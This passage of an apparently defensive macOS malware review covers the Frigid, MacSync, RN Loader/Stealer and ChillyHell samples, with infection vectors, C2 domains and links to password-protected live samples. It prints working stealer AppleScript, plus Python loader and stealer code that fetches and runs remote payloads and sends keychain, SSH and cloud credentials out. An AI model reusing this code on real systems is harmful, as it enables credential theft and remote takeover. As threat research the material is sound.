
If the user clicked the “Update” button, a disk image would be downloaded:

To sidestep Gatekeeper, the user would be instructed to open the “update” application via right click and then Open. Note that on macOS 26, this technique is no longer sufficient to bypass Gatekeeper, as the binary is not notarized and will be blocked. In fact, we can see that the application is only ad hoc signed:
% codesign -dvvv /Volumes/Safari\ Updater/Safari\ Updater.app
Executable=/Volumes/Safari Updater/Safari Updater.app/Contents/MacOS/ddaolimaki-daunito
Identifier=a.out
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=99134 flags=0x20002(adhoc,linker-signed) hashes=3095+0 location=embedded
...
Signature=adhoc
Still, if the user manages to run the application, the system becomes infected.
Persistence: None
Many stealers do not persist, and Frigid is no exception.
Capabilities: Stealer
The original analysis of Frigid noted that it performs largely standard stealer actions. Though Frigid is implemented as a Go binary, its core stealer logic appears to be implemented in AppleScript, which, after obtaining the user’s password via a fake password prompt, executes the following logic:
 1try
 2    set macOSVersion to do shell script "sw_vers -productVersion"
 3
 4    if macOSVersion starts with "10.15" or macOSVersion starts with "10.14" then
 5        set safariFolder to ((path to library folder from user domain as text) & "Safari:")
 6    else
 7        set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")
 8    end if
 9
10    duplicate file "Cookies.binarycookies" of folder safariFolder to folder fileGrabberFolderPath with replacing
11    delay 2
12end try
13
14try
15    set homePath to path to home folder as string
16    set sourceFilePath to homePath & "Library:Group Containers:group.com.apple.notes:NoteStore.sqlite"
17    duplicate file sourceFilePath to folder notesFolderPath with replacing
18    delay 2
19end try
20
21set extensionsList to {"txt", "docx", "rtf", "doc", "wallet", "keys", "key", "env", "md", "kdbx"}
22
23try
24    set desktopFiles to every file of desktop
25
26    repeat with aFile in desktopFiles
27        try
28            set fileExtension to name extension of aFile
29
30            if fileExtension is in extensionsList then
31                set fileSize to size of aFile
32
33                if fileSize < 512000 then
34                    duplicate aFile to folder fileGrabberFolderPath with replacing
35                    delay 1
36                end if
37            end if
38        end try
39    end repeat
40end try
From this script, we can see that Frigid harvests sensitive data by copying Safari’s cookie database using macOS version specific paths, stealing the Notes.app database, and scanning the user’s Desktop for small files with extensions commonly associated with documents, credentials, and cryptocurrency wallets.
Proofpoint researchers note that the collected data is added to folders in the user’s home directory and then exfiltrated to askforupdate.org.
👾 MacSync Stealer
Formerly known as “Mac.C”, MacSync is a modular stealer with remote backdoor capabilities.
Download: MacSync (password: infect3d)
Researchers from MoonLock Labs, including Kseniia Yamburh, detailed the emergence of MacSync as an evolution of the relatively primitive Mac.C in mid September:
🕵️macOS threats are leveling up! The rebranded MacSync Stealer (formerly mac.c by “mentalpositive”) has moved to a stealthy, Go-based backdoor, quieter than AMOS, enabling full remote control beyond mere data theft.
— Moonlock Lab (@moonlock_lab) September 16, 2025
See details on hands-on-keyboard remote control on macOS…
MacSync continued to evolve, with other researchers such as Jamf publishing updated analysis.
Writeups:
- “Mac.c stealer evolves into MacSync: Now with a backdoor” - MoonLock Labs
- “From ClickFix to code signed: the quiet shift of MacSync Stealer malware” - Jamf
Infection Vector: Fake apps and “ClickFix”
MacSync, like many other stealers, operates as a malware-as-a-service offering, meaning the stealer’s creator is not directly responsible for deploying the malware to victims. Researchers have observed MacSync being distributed via fake applications, mimicking legitimate software such as “zk-Call & Messenger”.

"Delivered as a code signed and notarized Swift application within a disk image." - Jamf

Jamf researchers noted that the malicious application was both signed and notarized, meaning the user would not need to bypass standard macOS protections such as right click Open or dragging binaries into Terminal.
The Moonlock report also describes a “ClickFix” infection vector, in which users are instructed to copy and paste seemingly benign commands into Terminal that ultimately install the malware:

"[MacSync] spread through a known “ClickFix” campaign: a fake Cloudflare Turnstile prompt urging users to copy a command, which instead pasted a Base64 obfuscated AppleScript. This script was executed in the background, stealing data and dropping the new backdoor component." - Moonlock Labs
They also pointed to a post on Reddit that provides additional details:
Persistence: None
Many stealers do not persist, and MacSync, despite including a backdoor component, is no exception.
Capabilities: Stealer + Backdoor
MacSync consists of two primary components: an AppleScript based stealer and a Go based backdoor module.
The following image from Moonlock illustrates the full flow, from infection through both capabilities:

The stealer component of MacSync is described by Moonlock as follows:
"The core of this stealer remains an AppleScript payload, unchanged from earlier versions. It collects sensitive data such as credentials and wallets, zips it as /tmp/salmonela.zip, a nod to the bacteria Salmonella, and exfiltrates it via a POST request to https://meshsorterio[.]com/api/data/receive." - Moonlock Labs
The stealer itself is fairly unremarkable, so the backdoor component is more interesting.
The backdoor is a 64 bit Mach-O binary that is only ad hoc signed:
% file MacSync/shell
MacSync/shell: Mach-O 64-bit executable arm64

% codesign -dvvv MacSync/shell
MacSync/shell
Identifier=a.out
Format=Mach-O thin (arm64)
CodeDirectory v=20400 size=63102 flags=0x20002(adhoc,linker-signed) hashes=1969+0 location=embedded
Hash type=sha256 size=32
Signature=adhoc
It is an approximately 10 MB Go binary that is heavily obfuscated. However, by examining its imported APIs, we can still infer much about its functionality. The following snippet highlights support for process execution, filesystem manipulation, and network based communication:
% nm MacSync/shell
                 U _bind
                 U _chdir
                 U _chmod
                 U _connect
                 U _dup
                 U _dup2
                 U _execve
                 U _getaddrinfo
                 U _getcwd
                 U _getpeername
                 U _kill
                 U _pipe
                 U _read
                 U _sendfile
                 U _socket
                 U _write
As Moonlock’s analysis notes, dynamic analysis is particularly revealing, as the backdoor emits verbose log output. When run in an isolated VM, it derives a machine identifier, identifies its command and control server, configures polling intervals, and attempts to register with the remote endpoint:
% ./MacSync/shell

2025/12/31 11:05:54 Generated Machine ID: users-Virtual-Machine.local-user
2025/12/31 11:05:54 Starting agent with Machine ID: users-Virtual-Machine.local-user
2025/12/31 11:05:54 Server URL: https://brsp.meshsorterio.com
2025/12/31 11:05:54 Normal polling interval: 30s
2025/12/31 11:05:54 Fast polling interval: 5s
2025/12/31 11:05:54 Attempting to register with server...
2025/12/31 11:05:55 Registration failed: Post "https://brsp.meshsorterio.com/api/external/machines/me": remote error: tls: unrecognized name
2025/12/31 11:05:55 Retrying in 1 minute...
Moonlock notes that the backdoor then performs the following actions:
- Registers with its command and control server by issuing a POST request to
/api/external/machines/me. - Polls its task queue via a GET request to
/api/external/machines/commands/<machine_id>to retrieve commands.
Since Moonlock’s original report, MacSync has continued to evolve. More recently, Jamf researchers published updated analysis showing how the malware has transitioned into a code signed and notarized Swift application.
And speaking of continued evolution, it appears that MacSync has very recently added clipboard capture functionality:
Looks like MacSync may have added clipboard capture functionality. https://t.co/oyeyMdKPfp
— L0Psec (@L0Psec) December 29, 2025
👾 RN Loader/Stealer
RN Loader and RN Stealer are malware samples attributed to a North Korean state-sponsored threat group focused on generating revenue for the DPRK regime. Together, they provide complete control over an infected system while also exfiltrating keychain data, SSH configurations, and cloud service configuration files.
Download: RNStealer (password: infect3d)
Researchers from Palo Alto Networks’ Unit 42 uncovered RN Stealer and detailed how it was used as part of a larger campaign targeting enterprise organizations.
Palo Alto's Prashil Pattni looks into a Slow Pisces (aka Jade Sleet, TraderTraitor, PUKCHONG) campaign targeting cryptocurrency developers on LinkedIn, posing as potential employers and sending malware disguised as coding challenges. https://t.co/gAuweiWhrF pic.twitter.com/kFd2mGP7DM
— Virus Bulletin (@virusbtn) April 15, 2025
Writeups:
- “Slow Pisces Targets Developers With Coding Challenges and Introduces New Customized Python Malware” - PANW Unit 42
Infection Vector: Coding challenges (tied to fake hiring)
DPRK attackers are rather fond of targeting victims with sophisticated social engineering. In this case, Unit 42 noted an approach that aligned with this pattern, revolving around coding challenges as part of a fake hiring process.
"[The attack] began by impersonating recruiters on LinkedIn and engaging with potential targets, sending them a benign PDF with a job description... If the potential targets applied, attackers presented them with a coding challenge consisting of several tasks outlined in a question sheet. [The attackers then] presented targets with so-called coding challenges as projects from GitHub repositories." - PANW Unit 42

The presented coding challenges ultimately delivered the malware to the victim, though the attackers attempted to do so in a relatively stealthy way:
"[The attackers could have placed the] malware directly in the repository or execute code from the C2 server using Python's built-in eval or exec functions. However, these techniques are easily detected, both by manual inspection and antivirus solutions.
Instead, [they] first ensures the C2 server responds with valid application data. The threat actors only send a malicious payload to validated targets, likely based on IP address, geolocation, time and HTTP request headers." - PANW Unit 42
As Unit 42 notes, targeting victims directly via LinkedIn, rather than relying on mass phishing, gives the group greater control over follow-on activity and limits payload delivery to carefully selected targets. This approach makes the attack more stealthy and harder to detect, particularly by automated scanning of online repositories.
The malware payloads are ultimately delivered as serialized YAML data and executed via YAML deserialization using yaml.load(). Since yaml.load() can deserialize and execute arbitrary Python objects, this provides a convenient mechanism for code execution. Below is the deserialized payload provided by the attackers:
import base64
import subprocess
import os
import sys

try:
    from subprocess import DEVNULL
except ImportError:
    DEVNULL = open(os.devnull, "wb")

directory = os.path.expanduser("~")

directory = os.path.join(directory, "\Public")

if not os.path.exists(directory):
    os.makedirs(directory)

filePath = os.path.join(directory, "__init__.py")

with open(filePath, "wb") as f:
  f.write(base64.b64decode(b"[TRUNCATED BASE64 DATA]")
))

try:
    if 'nt' == os.name:
        flags = 0
        flags |= 0x00000008 # DETACHED_PROCESS
        flags |= 0x00000200  # CREATE_NEW_PROCESS_GROUP
        flags |= 0x08000000  # CREATE_NO_WINDOW
        pkwargs = {
          'close_fds': True,  # close stdin/stdout/stderr on child
          'creationflags': flags,
        }

        subprocess.Popen([sys.executable, filePath], stdout=DEVNULL, stderr=DEVNULL, **pkwargs)
    else:
        subprocess.Popen([sys.executable, filePath], start_new_session=True, stdout=DEVNULL, stderr=DEVNULL)
except:
    pass
This Python code writes attacker supplied, Base64 decoded code to a file named __init__.py. This file is then executed via subprocess.Popen().
Unit 42 dubbed the resulting loader RN Loader. We will look at it next, along with its stealer payload.
Persistence: None
Neither the loader (RN Loader) nor the stealer establishes persistence. However, Unit 42 notes that the loader can execute arbitrary payloads. If persistent access is required for higher value targets, the attackers could easily download and install additional malware to provide it.
Capabilities: Loader + Stealer
In this campaign, the attackers deployed two main components: a loader (RN Loader) and a stealer (RN Stealer). Both are written in Python. We begin with the loader.
RN Loader is a cross platform Python implant that beacons to a command and control server every 20 seconds, sending OS fingerprinting data. Based on the server’s response code, it can load a native library directly into the process via ctypes, execute arbitrary Python code via exec(), or drop and run binaries masquerading as Docker components. All payloads are Base64 encoded and delivered over HTTPS with certificate validation disabled.
Here are some relevant snippets:
- C2 beacon with system fingerprinting:
url = SERVER_URL + '/club/fb/status'
params = {
    "system": platform.system(),
    "machine": platform.machine(),
    "version": platform.version()
}
response = requests.post(url, verify=False, data=params, timeout=180)- Dynamic library download and load (ret=1):
body_path = os.path.join(directory, "init.dll")  # or "init" on non-Windows
with open(body_path, "wb") as f:
    binData = base64.b64decode(res["content"])
    f.write(binData)
ctypes.cdll.LoadLibrary(body_path)- Arbitrary Python execution (ret=2):
srcData = base64.b64decode(res["content"])
exec(srcData)- Binary dropper disguised as Docker (ret=3):
path1 = os.path.join(directory, "dockerd")
path2 = os.path.join(directory, "docker-init")
# ... writes base64 decoded binaries, chmod +x, executes ...
process = subprocess.Popen([path1, path2], start_new_session=True)
Unit 42 recovered a Python based stealer that was downloaded and executed via the loader (ret=2). They named it RN Stealer.
RN Stealer is a Python based, macOS focused infostealer that retrieves a 32 byte XOR key from its command and control server, then exfiltrates sensitive data in encrypted, zipped form. It targets the login keychain, SSH keys, and cloud credentials, including AWS, Kubernetes, and GCP. For browsers, it specifically harvests cookies, history, saved logins, and bookmarks from recently active Chromium profiles.
Again, here are some relevant snippets from the stealer’s Python code:
- XOR key exchange with C2:
token = {'type': 'R0'}
params = {'token': base64.b64encode(json.dumps(token).encode('utf-8')).decode('utf-8')}
response = requests.post(server, params=params, cookies=cookies, headers=headers)
xor_key = base64.b64decode(response.text)- System survey:
info['host'] = uname_info.node
info['user'] = os.getlogin()
info['os'] = f'{uname_info.system} {uname_info.version} {uname_info.release}'
info['app'] = os.listdir('/Applications')
info['home'] = os.listdir(home_dir)- Core stealer logic:
send_file('keychain', os.path.join(home_dir, 'Library', 'Keychains', 'login.keychain-db'))
send_directory('home/ssh', 'ssh', os.path.join(home_dir, '.ssh'), True)
send_directory('home/aws', 'aws', os.path.join(home_dir, '.aws'), True)
send_directory('home/kube', 'kube', os.path.join(home_dir, '.kube'), True)
send_directory('home/gcloud', 'gcloud', os.path.join(home_dir, '.config', 'gcloud'), True)- Browser data harvesting (Chromium):
for file in files:
    if file not in ['Cookies', 'History', 'Login Data', 'Bookmarks', 'Web Data', 'Network Persistent State', 'Trust Tokens']:
        continue
Backdoors / Implants:
Malware that does not neatly fall into the dedicated stealer category often provides remote attackers with access to an infected machine, sometimes persistently, allowing them to perform arbitrary actions on the system. As expected, such malware can also include stealer functionality.
In some cases, this malware is developed by nation-state adversaries, often referred to as advanced persistent threats (APTs), as part of long-running cyber-espionage campaigns. In other cases, it is more prosaic, created by cybercriminals whose primary motivation is indiscriminate financial gain. In this section, we examine such samples, including FlexibleFerret, ChillyHell, and others.
👾 ChillyHell
ChillyHell is a modular macOS backdoor tied to a threat actor that targets officials in Ukraine.
Download: ChillyHell (password: infect3d)
ChillyHell was discovered by Mandiant researchers in 2023, though it was not publicly analyzed at the time. In 2025, Jamf researchers identified a new variant and published a full technical analysis:
Jamf Threat Labs presents a deep dive into ChillyHell, a modular macOS backdoor active since 2021. The latest sample was developer-signed, Apple-notarized, and remained undetected. https://t.co/4p04TsYe90 pic.twitter.com/J0LQj2Sq1H
— Virus Bulletin (@virusbtn) September 11, 2025
Writeups:
Infection Vector: Unknown
The initial infection vector for ChillyHell on macOS remains unclear. Jamf reports that the sample itself was identified via VirusTotal.
Jamf further notes that ChillyHell was discussed previously in a private 2023 Mandiant report, which tentatively associated the malware with a threat actor focused on Ukrainian government targets. That earlier report outlined a 2022 campaign attributed to a group tracked by Mandiant as UNC4487, in which attackers compromised a Ukrainian auto insurance website required for official government travel. The site was used to distribute the MATANBUCHUS malware, after which access to infected systems was allegedly monetized. While investigating that activity, Mandiant uncovered additional malware samples, later referred to as ChillyHell, identified through reuse of the same code signing certificate associated with MATANBUCHUS.

It is also worth noting that ChillyHell was originally signed and notarized by Apple, though both the notarization and its code signing certificate have since been revoked:
Persistence: Launch item (agent or daemon), shell profile injection
ChillyHell supports three distinct persistence mechanisms which, as noted by Jamf, depend on privilege level and installation context.
When executed as a non privileged user, it persists as a Launch Agent named com.apple.qtop.plist. This activity is readily observable via File Monitor:
# ./FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter applet
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.apple.qtop.plist",
    "process" : {
      "pid" : 10091
      "path" : "/private/tmp/applet.app/Contents/MacOS/applet",

    }
  }
}
The contents of this Launch Agent show that persistence is achieved by executing a shell command at login that prepends a user controlled directory to the PATH and runs the qtop binary (~/Library/com.apple.qtop/qtop) in the background. By suppressing all output and abandoning the process group, the malware ensures silent, persistent execution without visible user interaction.
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>Label</key>
        <string>com.apple.qtop</string>
